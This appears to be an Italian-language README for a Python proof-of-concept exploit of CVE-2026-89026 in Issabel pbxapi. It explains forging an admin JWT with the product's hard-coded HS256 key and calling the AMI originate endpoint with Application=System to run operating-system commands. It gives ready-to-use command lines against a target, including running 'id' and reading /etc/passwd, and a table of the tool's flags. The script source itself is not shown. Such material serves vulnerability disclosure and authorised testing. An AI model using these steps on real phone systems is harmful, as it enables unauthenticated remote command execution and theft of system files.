
 im-hanzou/cve-2026-89026
PoC in Python per CVE-2026-89026: falsifica un JWT HS256 con la chiave hard-coded di Issabel pbxapi per aggirare l'autenticazione ed eseguire comandi del sistema operativo tramite AMI originate.

PoC RCE tramite JWT hard-coded in Issabel pbxapi
Issabel Framework pbxapi — forgiatura JWT non autenticata (chiave HS256 hard-coded) poi GET /pbxapi/manager/originate con Application=System per eseguire comandi del sistema operativo come utente Asterisk. Corretto nel commit b97dbaf (chiave caricata da /etc/issabel.conf). Shadowserver ha osservato sfruttamento a partire dal 2026-09-09.
Solo per test autorizzati. Non eseguire questo strumento contro sistemi di cui non si è proprietari o per cui non si ha il permesso di testare.
Requisiti: Python 3, solo libreria standard.
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --test --insecure

python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --read /etc/passwd --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --cmd id --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u TARGET --test
| Flag | Cosa fa |
|---|---|
-u / --url | URL di base di Issabel (obbligatorio). http:// o https://. Un hostname senza schema viene provato prima come HTTPS, poi come HTTP. I redirect http→https mantengono il POST. I certificati TLS non validi vengono ritentati senza verifica; --insecure salta la verifica fin dall'inizio (Issabel usa spesso un certificato self-signed) |
--test | Esegue il fingerprinting di /pbxapi e dimostra che un JWT admin forgiato viene accettato. Nessun originate / nessun comando |
--read PATH | Esegue cp PATH nella web root tramite System, poi esegue il GET del file (è così che si vede /etc/passwd) |
--cmd CMD | GET /pbxapi/manager/originate?application=System&data=CMD. AMI non restituisce lo stdout — usa --read per visualizzare un file |
--channel | Channel per l'originate (predefinito Local/s@default) |
--insecure | Salta la verifica TLS |
--timeout | Timeout HTTP in secondi (predefinito 30) |
Endpoint di --test: GET /pbxapi/ senza Authorization (atteso 403), poi lo stesso URL con Authorization: Bearer <JWT forgiato>. Un JSON 200 che elenca controllers / manager (o il JSON di connessione AMI dopo l'autenticazione) indica VULNERABLE. Non chiama originate.
Autenticazione: non ce n'è per l'attaccante. L'API crede di avere l'autenticazione Bearer JWT. Prima della patch pbxapi/index.php imposta JWT_KEY a una stringa compilata in ogni installazione. Il PoC firma in HS256 {iat, exp, data.name=admin} con quella chiave. Dopo la patch la chiave è base64_decode(pbxapijwtsecret) da /etc/issabel.conf e il token predefinito viene rifiutato (NOT_VULNERABLE).
Stdout: PBXAPI, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, HANDLER, HTTP.
CVE: CVE-2026-89026. Crediti: Shadowserver Foundation / VulnCheck. Patch: b97dbaf.






